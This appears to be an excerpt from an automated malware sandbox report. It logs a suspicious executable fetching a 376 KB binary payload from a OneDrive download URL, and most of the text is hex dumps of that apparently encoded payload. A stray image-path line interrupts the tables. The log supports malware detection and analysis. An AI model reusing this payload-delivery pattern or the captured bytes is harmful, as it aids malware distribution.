2022-08-05 10:51:53 UTC	964	IN	Data Raw: ca ca c2 62 0c ca e6 dd 0c ca ca ca ca ca be 62 0c ca 82 dd 0c ca ca ca ca ca ba 62 0c ca 62 70 0c ca ca ca ca ca b6 62 0c ca 5e dd 0c ca ca ca ca ca b2 62 0c ca da 72 0c ca ca ca ca ca ae 62 0c ca ce 72 0c ca ca ca ca ca aa 62 0c ca 8e dd 0c ca ca ca ca ca a6 62 0c ca d2 dd 0c ca ca ca ca ca a2 62 0c ca aa 70 0c ca ca ca ca ca 9e 62 0c ca 0e 70 0c ca ca ca ca ca 9a 62 0c ca ca 72 0c ca ca ca ca ca 96 62 0c ca 3e dd 0c ca ca ca ca ca 92 62 0c ca a2 70 0c ca ca ca ca ca 8e 62 0c ca 26 dd 0c ca ca ca ca ca 8a 62 0c ca 76 dd 0c ca ca ca ca ca 86 62 0c ca 36 dd 0c ca ca ca ca ca 82 62 0c ca b2 70 0c ca ca ca ca ca 7e 62 0c ca 0a 70 0c ca ca ca ca ca 7a 62 0c ca 02 dd 0c ca ca ca ca ca 76 62 0c ca 2a 72 0c ca ca ca ca ca 72 62 0c ca fe 72 0c ca ca ca ca ca 6e Data Ascii: bbbbpb^brbrbbbpbpbrb>bpb&bvb6bp~bpzbvb*rrbrn
2022-08-05 10:51:53 UTC	972	IN	Data Raw: 2d a4 b2 1d 0a ca ca 1f c3 ca ca ca c1 90 c1 89 d2 45 88 dc e7 35 b2 39 75 ca ca 21 46 c1 90 c1 89 d2 45 80 dc e7 37 b2 bc 08 ca ca 21 a1 c1 90 c1 89 d2 45 ed dc e7 cc b2 17 08 ca ca 21 24 c1 90 c1 89 d2 c1 dc e7 ce b2 07 08 ca ca 21 14 c1 79 d2 c1 1a ce c1 ca 1c 1a c1 90 b2 84 75 ca ca 21 6d c1 79 d2 c1 9a c1 90 b2 1a ca ca ca 21 5f c1 09 c1 90 b2 3f c8 35 35 21 e8 c0 8e ea 3e da ef 7e ba 0a ca c1 09 c1 90 b2 fa 31 35 35 21 3f c1 09 c1 90 b2 4f c8 35 35 69 8a 24 8f 8f 2e bf da 32 8a bc 0a ca c3 7b c6 b2 8a 24 35 35 f9 1f 98 81 35 35 21 ba 28 91 8f 93 f9 c3 0a ca c0 0c 37 0a ab d0 b2 ab 33 35 35 f9 b2 4d c8 35 35 f9 c1 8a 89 20 c1 a2 c1 0c d2 b2 82 2c 35 35 c1 ba c1 f9 b2 65 c4 35 35 30 fd 39 d2 ca bf a9 d2 28 91 f9 1f 11 35 35 35 f9 c1 8a 8b c1 b6 b9 8e Data Ascii: -E59u!FE7!E!$!yu!my!_?55!>~155!?O55i$.2{$5555!(7355M55 ,55e5509(555
2022-08-05 10:51:53 UTC	980	IN	Data Raw: ee d1 1f c9 ca ca ca c1 79 d2 45 88 ca bf 0e ee d2 11 0e ee d2 13 e6 ee d1 21 b5 c1 79 d2 45 80 ca bf 0e ee d2 11 0e ee d2 13 e6 ee d1 21 a1 c1 79 d2 45 ed ca bf 0e ee d2 11 0e ee d2 13 e6 ee d1 21 8d c1 79 d2 c1 ca bf 0e ee d6 69 8a bf 0e ee da 15 36 ee d6 13 e6 ee d1 21 08 c1 79 d2 15 f2 13 e6 ee d1 21 69 c1 79 d2 b2 f5 c6 35 35 13 e6 ee d1 21 5b c1 f9 b2 80 31 35 35 13 e6 ee d1 21 e2 c1 9e c1 f9 b2 8d c6 35 35 4e 8a ab 41 c1 f9 b2 66 31 35 35 13 e6 ee d1 13 ce ee b9 8e de 91 f9 ca 0a e6 10 89 b9 8e be c1 a2 c1 f9 b2 b1 c6 35 35 11 06 ee d1 11 f6 ee b9 8e d6 91 f9 c3 0a ca 8b c1 b6 b9 8e b6 89 20 8d bf 7b c6 c1 7b c6 45 ed ca b9 c2 de 45 bd f0 37 ca ca 35 ee bb b8 dc 77 ca 0c 49 77 ca 16 49 77 ca 36 49 77 ca b1 49 77 ca 54 49 77 ca 43 de 77 ca 43 de 77 Data Ascii: yE!yE!yE!yi6!y!iy55![155!55NAf15555 {{EE75wIwIw6IwIwTIwCwCw

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49787	13.107.43.12	443	C:\Users\user\Desktop\mWyPrcv7Pl.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:51:54 UTC	988	OUT	GET /y4mg-DHcHfDPwIEu14sqxJyRZsryuh1g85uk6OFK2GIjs72wZESTb1fRA8K_iSfWQEYioouzDxBltKddN1Av6 UMrT1igS3asX2Ub5nMyzzNHe1ElN6oIFeFAsb76-p7XcS9XaWDDD0uiOMHwkSOZMFc0reu1fq666DxIfR2x7R8Jpvy oQZ7Fo6AbBps1dyU-ZtyLWKa7YwP_DeWKIrs8ghU8A/Tdcecogbbgrxarcelvdgocpkcdmqukp?download&psid=1 HTTP/1.1 User-Agent: 81 Cache-Control: no-cache Host: p5lwwa.am.files.1drv.com Connection: Keep-Alive
2022-08-05 10:51:55 UTC	989	IN	HTTP/1.1 200 OK Cache-Control: public Content-Length: 376320 Content-Type: application/octet-stream Content-Location: https://p5lwwa.am.files.1drv.com/y4mvhKZp4Gd64KYamq2Wfd2SQv3HKrsqfBmLESdWEMe08HDbW 6BDnz0-DxqxDMbfg2p3mhJ8JaOndbgCKUeyOuDSWSk6E-a2AG2CyfK05M6kfieQYlLZbUqvw3LO-supafyDCfoJsOO TTA1Uf96m-l_iwV1XwM3O8h7aPGgSWlIuu8r-ugMuc4flqHzXnDRhTSZ Expires: Thu, 03 Nov 2022 10:51:55 GMT Last-Modified: Tue, 26 Jul 2022 05:24:44 GMT Accept-Ranges: bytes ETag: FB5C5DB4B53601EB!540.2 P3P: CP="BUS CUR CONo FIN IVDo ONL OUR PHY SAMo TELo" X-MSNSERVER: AM3PPF6A0573D8E Strict-Transport-Security: max-age=31536000; includeSubDomains MS-CV: 1LvmN7kSaUqmrdNLBa3pBA.0 X-SqlDataOrigin: S CTag: aYzpGQjVDNURCNEI1MzYwMUVCITU0MC4yNTc X-PreAuthInfo: rv;poba; Content-Disposition: attachment; filename="Tdcecogbbgrxarcelvdgocpkcdmqukp" X-Content-Type-Options: nosniff X-StreamOrigin: X X-AsmVersion: UNKNOWN; 19.966.720.2006 X-Cache: CONFIG_NOCACHE X-MSEdge-Ref: Ref A: B179F0C000F74F419A43A55B5B7821FF Ref B: VIEEDGE2016 Ref C: 2022-08-05T10:51:54Z Date: Fri, 05 Aug 2022 10:51:55 GMT Connection: close
2022-08-05 10:51:55 UTC	990	IN	Data Raw: 83 24 5a ca 39 ca ca ca ce ca ca ca 35 35 ca ca 82 ca ca ca ca ca ca ca 0a ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca 37 ca ca d8 55 84 d8 ca 7e 3f 03 57 82 37 16 03 57 1e 32 9f a9 ea 3a 3c a5 9d 3c 97 a3 ea 99 97 38 38 a5 3e ea 2c 9b ea 3c ab 38 ea 9f 38 ea 0e 85 89 ea a3 a5 2e 9b f8 43 43 d4 ee ca ca ca ca ca ca ca 8a c2 51 16 4e cf ab 55 4e cf ab 55 4e cf ab 55 e4 6f 7c 55 bb cf ab 55 8c 92 74 55 c5 cf ab 55 8c 92 cb 55 2e cf ab 55 8c 92 5e 55 9c cf ab 55 c3 17 c0 55 4c cf ab 55 c3 17 bc 55 4a cf ab 55 c3 17 33 55 bb cf ab 55 c3 17 b0 55 d7 cf ab 55 4e cf 3e 55 78 d1 ab 55 2f aa cb 55 50 cf ab 55 2f aa 5e 55 8e cf ab 55 bf 01 78 55 bb cf ab 55 2f aa e1 55 bb cf ab 55 1c 9f 99 32 4e cf ab Data Ascii: $Z9557U~?W7W2:<<88>,<88.CCQNUNUNUo|UUtUUU.U^UUULUUJU3UUUUN>UxU/UPU/^UUxUU/UU2N

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2022-08-05 10:51:55 UTC</td><td>993</td><td>IN</td><td>Data Raw: ca 37 ca ca ba 45 7a 59 3e b9 b9 21 0a 34 ca b2 25 c4 35 35 82 ca 37 ca ca ba 45 7a 59 45 4e 34 35 35 35 34 d4 b2 0f c4 35 35 21 ed 5a 5a 5a 20 8d 4a 73 83 7a 0c ca ca 3e 67 82 ca 37 ca ca ba 45 7a 5b e2 ed 0c ca 3e ec 34 ca b2 e9 c4 35 35 82 ca 37 ca ca ba 45 7a 5b e2 ed 0c ca 3e d6 34 d4 b2 d3 c4 35 35 21 9c 5a 5a 5a 45 88 a9 37 59 6b ee ed 0c ca 3e 3a 45 86 90 c3 fe fb ca ca ca ca c1 d6 bb f2 ed 0c ca 45 86 ff c3 d6 e7 c3 06 03 72 ed 0c ca c1 ad ce c1 20 ce bf 8d ce bf 04 6f 0d ab 4d 84 c8 35 35 35 09 8c 57 de bb f2 ed 0c ca ab 3d 45 e9 3b ee ed 0c ca f5 ba 35 35 35 59 48 c6 b7 35 2a d4 37 ca 3c 36 bf c4 45 ed b1 e4 5f c4 c3 ce 6d c3 14 39 bf 12 c6 bf 1e cc c2 b2 24 c6 35 35 21 8b 45 ed 81 e2 c1 73 ea ed 0c ca 6f 05 3c f0 c1 6b e6 ed 0c ca 45 ed 81 e4
Data Ascii: 7EzY>!4%557EzYEN4555455!ZZZ Jsz>g7Ez[>4557Ez[>455!ZZZE7Yk>:EEr oM555W=E;555YH5 *7<6E_m9$55!Eso<kE</td></tr>
<tr><td>2022-08-05 10:51:55 UTC</td><td>1001</td><td>IN</td><td>Data Raw: 1e 16 ca 10 1a 8b 83 97 a9 a1 20 97 36 ab 9b ca ca ca ca 11 19 d1 0f 63 ee 5a 0c ca f9 c1 8a 7a ce 1f 8f 2b 35 35 f9 c1 ca bf 8c c1 8c f9 5a 20 8d bf 0d c1 3a 9e 67 ff 54 d8 77 29 6e 95 28 f9 c3 0a ca c1 0a a6 bb 8a 3e cc c1 ca f9 c1 8a 89 c1 a2 c1 f9 b2 f0 ca ca ca b2 27 29 35 35 c1 9a c1 f9 b2 26 ca ca ca 91 f9 c1 8a 89 c1 a2 c1 f9 b2 70 ca ca ca c1 f9 b2 25 29 35 35 91 f9 5a b9 8a a2 c1 ca f9 c1 8a 4e 9c 3e d2 b9 8e ba b2 3e cc ca ca 4e 9c 3e 45 b2 f9 cc ca ca 2e c5 3b ca ca ca ca b9 8e d6 f9 b2 39 39 ca ca 4e 9c 48 3b b2 6c cc ca ca f9 5a bb 8a 3e 3d 7c 37 c1 d2 35 87 c6 f9 89 20 8d bf f9 bf 0d e1 c1 81 a2 67 8a 87 f7 1f cc 7f 29 e1 8f b9 17 39 29 74 bf 9a bf ac c1 81 82 bb ff 3e 37 87 c1 91 a6 bb 11 3e ce c1 51 21 23 6f 9e 3e 53 91 c1 41 b9 f9 ce c1
Data Ascii: 6cZz+55Z :gTw)n(>')55&p%)55ZN>>N>E.;99NH;IZ>=|75 g)9)t>7>Q!#o>SA</td></tr>
<tr><td>2022-08-05 10:51:55 UTC</td><td>1009</td><td>IN</td><td>Data Raw: b2 44 0b 35 35 b9 7b ae d2 bb 11 3e 3b b9 71 37 ab 6b bf 93 aa 71 b3 ba b3 53 bb c0 3e 4f c1 f9 b9 8a d2 c1 0d 45 e5 8b b2 39 8c c1 83 ba 61 05 c1 a0 b2 06 35 35 35 c3 7b aa c1 8b ae b2 77 9e 35 35 c1 93 aa 21 28 35 41 c1 7b ae b2 c8 09 35 35 c1 a2 c1 7b ba bf 7b b6 71 b3 b6 b3 39 bf b3 b6 bb c0 3e f4 c1 8b b6 45 e5 8b b2 c1 f9 b9 8a d2 69 ff b2 49 a4 35 35 c1 7b b6 1a c1 8b c6 c1 dc c1 f9 b9 8a d2 c1 98 b2 a0 c8 35 35 21 e0 c1 83 b6 45 e5 83 b2 c1 09 b9 8c d2 c1 7b c6 c1 ca b2 44 0b 35 35 fd 39 37 ca ca ca b9 f9 ce bf 71 b9 f9 ce c1 0d 61 8b ba 45 e5 8b b2 c1 7b b2 45 e5 7b ba 39 f9 69 ff b2 f5 0f 35 35 b9 b3 c2 37 48 f8 b9 7b d2 ce 35 83 c2 85 bb 35 46 ec 7d fd 7b be ca ca ca ca c1 7b d2 1a c1 7b be c3 ce b9 c1 83 c2 c1 a0 b2 bf c8 35 35 35 7b be 85 ab
Data Ascii: D55{>;q7kqS>OE9a555{w55!(5A{55{{q9>EiI55{55!E{D5597qaE{E{9i557H{55F}{{{555{</td></tr>
<tr><td>2022-08-05 10:51:55 UTC</td><td>1017</td><td>IN</td><td>Data Raw: ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca b6 42 0a ca d6 ca ca ca 86 a5 0a ca 46 71 0a ca 52 71 0a ca 56 71 0a ca 5a 71 0a ca 4e 71 0a ca ca 6f 0a ca e6 6f 0a ca 22 6f 0a ca d8 7b 7f 38 3e 30 79 97 a9 3e 7b 3c 3c a5 3c 5a 12 af 0a ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca 12 af 0a ca da ca ca ca 86 a5 0a ca 46 71 0a ca 52 71 0a ca 56 71 0a ca 5a 71 0a ca 4e 71 0a ca ca 6f 0a ca e6 6f 0a ca 22 6f 0a ca d2 7b 85 89 7b 3c 3c a5 3c c3 0a ca 6a af 0a ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca 6a af 0a ca d6 ca ca ca 86 a5 0a ca 46 71 0a ca 52 71 0a ca 56 71 0a ca 5a 71 0a ca 4e 71 0a ca ca 6f 0a ca e6 6f 0a ca 22 6f 0a ca dc 7b 89 97 30 9b 99 97 36 36 7b 42 99 9b 3a 3e
Data Ascii: BFqRqVqZqNqoo"o{8>0y>{<<<ZFqRqVqZqNqoo"o{{<<<jjFqRqVqZqNqoo"o{066{B:></td></tr>
<tr><td>2022-08-05 10:51:55 UTC</td><td>1025</td><td>IN</td><td>Data Raw: 25 35 35 c1 9a c3 7b ba b2 28 35 35 35 8f 28 91 c1 1b 93 f9 c3 0a ca 8b c1 b6 89 c1 7b d2 b9 8a c6 c1 da 21 cc 35 ca c1 d2 45 80 3f c1 93 d2 04 81 31 3e 27 c1 ca 61 8c 0a c1 8b d2 bf 0c be 91 93 f9 5a 8b c1 b6 c1 7b d2 4a 42 23 ca ab f4 c1 7b d2 c1 0a d2 35 3a d6 35 3a d2 c1 7b d2 c3 12 b8 c1 7b d2 c3 1a ba c1 7b d2 b9 8a bc b2 d3 c8 35 35 c1 7b d2 90 0a 23 37 93 f9 8b c1 b6 c1 7b d2 4a 42 19 ca ab 67 c1 7b d2 c1 0a d2 35 3a d6 35 3a d2 c1 7b d2 b9 8a ae 1a c1 7b d2 c3 12 b0 c1 7b d2 c3 1a b2 c1 7b d2 b9 8a b4 b2 48 31 35 35 c1 7b d2 90 0a 19 37 93 f9 5a 8b c1 b6 b7 8e ae c8 35 35 89 20 69 ff bf c3 ae c8 35 35 bf 83 c6 c1 a4 c1 ba 69 8a 8b 32 98 64 0a ca 2e 35 fa 2e bf ea c1 f9 b2 63 76 35 35 c1 7b d2 45 ed 0a bc 30 bf 7b b6 c1 7b d2 45 ed 0a ba 30 bf 7b
Data Ascii: %55{(555({!5E?1>'aZ{JB#{5:5:{{{55{#7{JBg{5:5:{{{{H155{7Z55 i55i2d.5.cv55{E0{{E0{</td></tr>
<tr><td>2022-08-05 10:51:55 UTC</td><td>1033</td><td>IN</td><td>Data Raw: ca c3 7b ae 1a 34 cc c3 8b aa d7 fa 72 0c ca b2 0d e3 35 35 c1 83 aa 7c 37 d7 ae ad 0a ca b2 ba c6 35 35 c1 a2 69 8a 24 8f 8f 2e bf da 32 31 82 0a ca c3 7b aa b2 13 56 35 35 c3 7b c6 b2 0b 56 35 35 f9 1f c9 bb 35 35 21 b2 c1 f9 95 28 91 c1 1b 93 f9 bf 96 bf de ee c1 a3 ca 1f 91 50 35 35 f9 c1 8a 8b c1 b6 b2 06 35 35 35 c3 83 d2 b9 f7 ce c1 8b d2 b2 a4 35 35 35 93 8c ce ca c1 8a c1 43 92 70 0c ca 7c 37 d7 0e 42 0a ca b2 cc 33 35 35 b2 5b 50 35 35 f9 c1 ca 73 5c ca ca 8a b5 f6 3e 8f 73 58 ca ca 8a b5 4b 3e 89 63 3b ca ca 8a 3e 8b 63 bd ca ca ca 3e 06 12 3e 12 21 8b 3b a7 35 35 75 b9 b2 cc 3c 69 3e 6d 21 7d 73 60 ca ca 8a b5 47 3e 6b 63 c9 ca ca 8a 3e f2 12 3e 49 12 3e e0 21 65 63 33 ca ca 8a 3e 5b b9 b2 73 3e 53 21 57 7a 39 f9 7a ce f9 7a 3b f9 7a d0 f9 7a
Data Ascii: {4r55|755i$.21{V55{V5555!(P55555555Cp|7B355[P55s\>sXK>c;>c>>!;55u<i>m!}s`G>kc>>I>!ec3>[s >S!Wz9zz;zz</td></tr>
<tr><td>2022-08-05 10:51:55 UTC</td><td>1041</td><td>IN</td><td>Data Raw: c6 a2 0a ca 2e 35 fa 2e bf ea b7 b3 da ca ce ca ca 3e 3d f1 37 0a ca 4a 21 51 35 ab d6 35 ab d2 c3 7b c6 b2 4d 84 35 35 c1 8b c6 c1 7b e2 b2 ae ab 35 35 69 11 69 8a 24 8f 8f 2e bf da 32 39 0f 0a ca c3 7b c6 b2 03 36 35 35 f9 1f c1 9b 35 35 21 ba c1 f9 91 8f 93 8c de ca 5a 8b c1 b6 34 ca 89 c1 7b e2 bb 8a 3e ce 69 9c bf da 69 8a 8b 32 38 0f 0a ca 2e 35 fa 2e bf ea b7 b3 da ca ce ca ca 3e 3d f1 37 0a ca 4a 21 53 35 ab d6 35 ab d2 c3 7b c6 69 9c b2 a3 94 35 35 c1 7b e2 c1 8b c6 b2 3c ab 35 35 69 11 69 8a 24 8f 8f 2e bf da 32 ab 0f 0a ca c3 7b c6 b2 91 36 35 35 f9 1f 4f 9b 35 35 21 ba c1 f9 91 8f 93 8c de ca c3 0a ca 8b c1 b6 34 ca 89 c1 7b de bb 8a 3e ce 69 9c bf da 69 8a 8b 32 ae 0f 0a ca 2e 35 fa 2e bf ea b7 b3 d6 ca ce ca ca 3e 3d f1 37 0a ca 4a 21 55 30
Data Ascii: .5.>=7J!Q55{M55{55ii$.29{65555!Z4{>ii28.5.>=7J!S55{i55{<55ii$.2{655O55!4{>ii2.5.>=7J!U0</td></tr>
<tr><td>2022-08-05 10:51:55 UTC</td><td>1049</td><td>IN</td><td>Data Raw: c3 7b b6 1a b2 94 a6 35 35 69 8a 8b 32 c6 c2 0a ca 2e 35 fa 2e bf ea c1 09 c3 7b b6 b2 40 2d 35 35 c3 7b b6 35 4b 6a ac 0c ca c3 7b b6 b2 a3 ca ca ca bf 7b c6 69 8a 24 8f 8f 2e bf da 32 39 2f 0a ca c3 7b b6 b2 5b be 35 35 f9 1f c1 7b 35 35 21 ba c1 7b c6 91 c1 1b 93 f9 5a 89 20 8d b9 8e b6 c1 c4 c1 ba c1 9e 45 ed d0 b2 42 22 ca ca c1 a2 4e 11 3e 57 c3 0e ee ce 1a b2 1e a6 35 35 34 39 c1 98 c3 1e ee d2 c1 0e ee ce c1 fa 35 20 e6 c1 0e ee d6 bf 3d c1 f9 b9 8e de 95 28 91 f9 8b c1 b6 b9 8e c2 89 20 8d bf 7b c6 69 9c 8b 32 a7 33 0a ca 2e 35 fc 2e bf ec c1 7b c6 45 ed ca 45 ed 9a b9 c4 de 45 bd 07 37 ca ca 35 ee cb b9 2f 0a ca 0d 2f 0a ca 17 2f 0a ca 37 c4 0a ca da c4 0a ca e8 c4 0a ca 75 c4 0a ca 2a c4 0a ca bd c4 0a ca 72 c4 0a ca 73 31 0a ca 83 31 0a ca 82
Data Ascii: {55i2.5.{@-55{5Kj{{i$.29/{[55{55!{Z EB"N>W55495 =({i23.5.{EEE75///7u*rs11</td></tr>
<tr><td>2022-08-05 10:51:55 UTC</td><td>1057</td><td>IN</td><td>Data Raw: ca 8e 4f 77 ca f8 4f 77 ca 80 4f 77 ca 8e 4f 77 ca 8e 4f 77 ca 8e 4f 77 ca 7b 4f 77 ca 26 4f 77 ca 3a 4f 77 ca 4e 4f 77 ca d3 4f 77 ca c1 79 d2 15 ca 13 e6 ee d1 1f 33 ca ca ca c1 79 d2 11 ca 13 e6 ee d1 1f 25 ca ca ca c1 f9 b2 dd c6 35 35 13 e6 ee d1 1f 15 ca ca ca c1 79 d2 c1 da bf de ee c1 1a ce bf 1e ee ce 1f 01 ca ca ca c1 f9 b2 6d 31 35 35 13 e6 ee d1 1f f1 ca ca ca c1 79 d2 45 f5 ca bf 0e ee d2 11 0e ee d2 13 e6 ee d1 1f 6e ca ca ca c1 79 d2 45 88 ca bf 0e ee d2 11 0e ee d2 13 e6 ee d1 1f c3 ca ca ca c1 79 d2 45 80 ca bf 0e ee d2 11 0e ee d2 13 e6 ee d1 21 af c1 79 d2 45 ed ca bf 0e ee d2 11 0e ee d2 13 e6 ee d1 21 9b c1 79 d2 c1 ca bf 0e ee d6 69 8a bf 0e ee da 15 36 ee d6 13 e6 ee d1 21 16 c1 79 d2 15 f2 b9 8e c2 13 e6 ee d1 c1 f9 b2 62 31 35 35
Data Ascii: OwOwOwOwOwOw{Ow&Ow:OwNOwOwy3y%55ym155yEnyEyE!yE!yi6!yb155</td></tr>
<tr><td>2022-08-05 10:51:55 UTC</td><td>1065</td><td>IN</td><td>Data Raw: 0a d2 bf 37 21 ce 69 8a bf 37 c1 f9 91 f9 5a 8b c1 b6 b7 8e c2 33 35 35 89 20 30 bf 83 c8 c1 a4 c1 ba c0 f9 37 3e dc b9 31 b5 b5 43 45 ed 7b c8 b2 1c 37 ca ca 4e 8a ab 3b b2 0f e3 35 35 79 07 31 af 39 b9 09 ca bf 93 c2 c1 93 c2 81 bb 11 46 ec 79 c3 cb c2 33 35 35 c1 90 c1 94 c1 fa bf a7 ce c1 3a ce 61 a7 ce 10 bf 67 b9 8a d2 b9 8c d2 81 ab 1d c3 bb c2 33 35 35 1a c1 7b c2 1a 45 ed 7b c8 1a b2 f1 6a 35 35 c1 a2 bb 11 ab 3b b2 4e e3 35 35 c1 7b d2 b2 9e e9 35 35 45 ed 7b c8 30 43 ca ea c1 8b d2 30 bf cc c1 7b d2 bf 22 d2 28 91 c1 1b 93 8c ce ca 89 b9 8e c2 c1 a2 c1 96 c3 1e ee ce c1 f9 b2 37 35 35 35 4e 8a ab d4 82 8d ca 3d 4a b2 1d e5 35 35 c1 ce ee 8f 24 91 f9 89 b9 8e c2 c1 a2 c3 16 ee ce c1 9e c1 f9 b2 0f c8 35 35 4e 8a 3e 3f c1 0e ee ce 45 ed ca 21 cc
Data Ascii: 7!i7Z355 07>1CE{7N;55y19Fy355:ag355{E{j55;N55{55E{0C0{"(7555N=J55$55N>?E!</td></tr>
</table>


Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:51:55 UTC	1073	IN	Data Raw: 28 91 f9 ca ca ca ca 8b c1 b6 b9 8e c2 c1 7b e2 c1 0a c6 b2 1d ef 35 35 b2 84 a2 c8 35 bf 7b c2 bf 8b c6 c1 7b c2 c1 8b c6 71 8b de ab 3d 71 7b da 3c e2 21 cc 46 de c1 7b c2 c1 8b c6 71 8b d6 ab 3d 71 7b d2 40 3f 21 cc 48 3b b2 cd c6 35 35 c1 7b c2 c1 8b c6 8f 8f 93 8c da ca c3 0a ca 8b c1 b6 b9 8e ba 69 8a bf 7b c6 bf 7b c2 69 8a 8b 32 63 24 77 ca 2e 35 fa 2e bf ea c1 7b e2 c1 0a c6 b2 47 a8 35 35 30 b9 b2 d2 3e 18 30 63 c2 ca 45 bb 52 ca ca ca c3 7b c6 c1 8b e2 c1 1c c6 b2 a5 ff 35 35 c1 7b c6 bb 8a 3e 3b b9 b2 ce c1 ca 12 ab 49 c1 7b c6 45 80 ca 45 80 8a 69 9c bf 7b ba bf 8b be 21 38 c1 7b da c1 8b de b9 b2 37 b9 a4 ca bf 7b ba bf 8b be 21 24 c3 7b c2 c1 8b e2 c1 1c c6 b2 61 ff 35 35 c1 7b c2 bb 8a 3e 3b b9 b2 ce c1 ca 12 ab 49 c1 7b c2 45 80 ca 45 80 Data Ascii: ({555{{q=q{<!F{q=q{@?!H;55{i{{i2c$w.5.{G550>0cER{55{>;l{EEi{!8{7{!${a55{>;l{EE
2022-08-05 10:51:55 UTC	1081	IN	Data Raw: c1 10 d2 c1 d2 35 87 e2 c1 0d b2 16 35 35 35 4e 8a 3e d4 c1 09 c1 10 d2 c1 d2 35 87 12 81 b9 31 35 ab 11 95 28 91 f9 89 20 8d 4e 9c 3e d2 b9 8e ba b2 07 8c c8 35 c1 a4 c1 c2 69 9c c1 fd b2 0e 8a c8 35 7c 37 d7 16 a7 77 ca b2 02 8a c8 35 bf 7d ce c3 7d d2 1a b2 06 27 c8 35 c1 43 d2 3c 77 ca 7c 37 d7 8a 40 77 ca b2 1c c8 35 35 c1 ba c1 7d ce c1 a0 b2 60 cc ca ca 90 10 da 37 c1 fd 4e 11 3e 45 b2 0d 8c c8 35 2e c5 3b ca ca ca ca b9 8e d6 c1 fd 95 28 91 f9 c3 0a ca 89 20 8d 8b b2 41 f9 c8 35 c1 a4 c1 b2 c3 7b d2 1a b2 d8 ba c8 35 c1 7b ce bb 8a 3e e8 c1 3a d2 18 bb c0 46 e0 10 69 35 c1 7b ce c1 0d b2 4c 39 ca ca b2 1b f5 c8 35 7d 18 ab 23 c1 7b ce b2 0f f5 c8 35 c1 09 4a ac c6 c1 fb b2 f3 f5 c8 35 4e 11 48 3d c1 fb b2 2c 8c c8 35 93 95 28 91 f9 5a b9 8a d2 1a Data Ascii: 5555N>515(N>5i5|7w5}}'5C<w|7@w55}`7N>E5.;(A5{5{>:Fi5{L95}#{5J5NH=,5(Z
2022-08-05 10:51:55 UTC	1089	IN	Data Raw: 7c 37 d7 86 a3 77 ca b2 f9 53 35 35 b2 74 70 c8 35 c1 1b 93 f9 c1 8a 8b c1 b6 b9 8e aa 89 20 30 bf 83 b0 c1 bc bf 7b c6 c3 93 aa c1 7b c6 bf 7b be c1 ca c1 0a e2 bf 7b ba c1 7b c6 b2 b0 d5 c8 35 bf 39 21 3f c1 39 b2 2d d5 c8 35 bf 39 b9 71 ca 3e d4 c1 39 71 3b f6 ab 77 ca ab b2 b9 71 ca ab 3d 8b b2 99 35 35 35 8f bf 93 b6 c1 39 c1 0a e2 bf 7b b2 c1 7b ba 71 7b b2 ab 3d 8b b2 7f 35 35 35 8f c1 90 cf 1c 1a 45 80 8b b0 c1 7b c6 c1 d2 35 87 e2 28 91 c1 1b 93 f9 5a 8b c1 b6 b9 8e c2 89 20 c1 a4 c1 ba b9 b3 d6 35 ab 41 b7 b3 d2 ca ca ca 4a 3c 4d 21 cc 46 49 b9 b3 d6 ca ab 41 b7 b3 d2 35 35 35 35 b5 40 51 21 cc 48 4d c1 43 1e 72 0c ca 7c 37 d7 66 3c 0a ca b2 7e e6 35 35 b2 0d db c8 35 c1 7b d2 c1 9a 45 80 01 c1 90 c1 e2 35 89 de cf bf 7b c2 bf 8b c6 c1 7b c2 c1 8b Data Ascii: |7wS55tp5 0{{{{{59!?9-59q>9q;wq=5559{{q{=555E{5(Z 5AJ<M!FIA555@Q!HMCr|7f<~555{E5{{
2022-08-05 10:51:55 UTC	1097	IN	Data Raw: c1 7b c2 b2 f9 c7 c8 35 69 8a 8b 32 57 84 77 ca 2e 35 fa 2e bf ea c1 53 4a 72 0c ca 45 80 51 c1 7b d2 69 9c bf da c1 8b c2 c1 7b c6 b2 a8 c8 35 35 12 48 ec c1 7b be c1 8b c6 b2 f6 c3 c8 35 c1 7b e6 c1 8b c2 b2 57 c3 c8 35 c1 7b da bf fa c1 7b d6 bf 02 21 ea c1 7b e6 c1 8b c6 b2 d4 c3 c8 35 c1 7b be c1 8b c2 b2 35 56 c8 35 c1 7b da bf 02 c1 7b d6 bf fa c3 7b ba c1 09 b2 b5 58 c8 35 c1 7b ba c1 8b be c1 dc b2 00 5c c8 35 c1 ba c3 7b b6 c1 09 b2 30 58 c8 35 c1 7b b6 c1 8b e6 c1 dc b2 53 5c c8 35 c1 c2 bb c0 ab dc bb 35 ab d8 c1 7b d2 fd ca 37 35 35 35 1f 54 ca ca ca bb c0 48 77 45 80 3b fe 84 77 ca 1a c3 7b b2 1a c3 7b ae c1 09 b2 5d 58 c8 35 c1 8b ae c1 7b be c1 ca 69 ff b2 66 43 35 35 c1 8b b2 c1 7b be b2 af 56 c8 35 c1 7b da c1 ca 61 90 c1 8b d2 bf cc c1 Data Ascii: {5i2Ww.5.SJrEQ{i{55H{5{W5{{!{5{5V5{{{X5{\5{0X5{S\55{7555THwE;w{{]X5{ifC55{V5{a
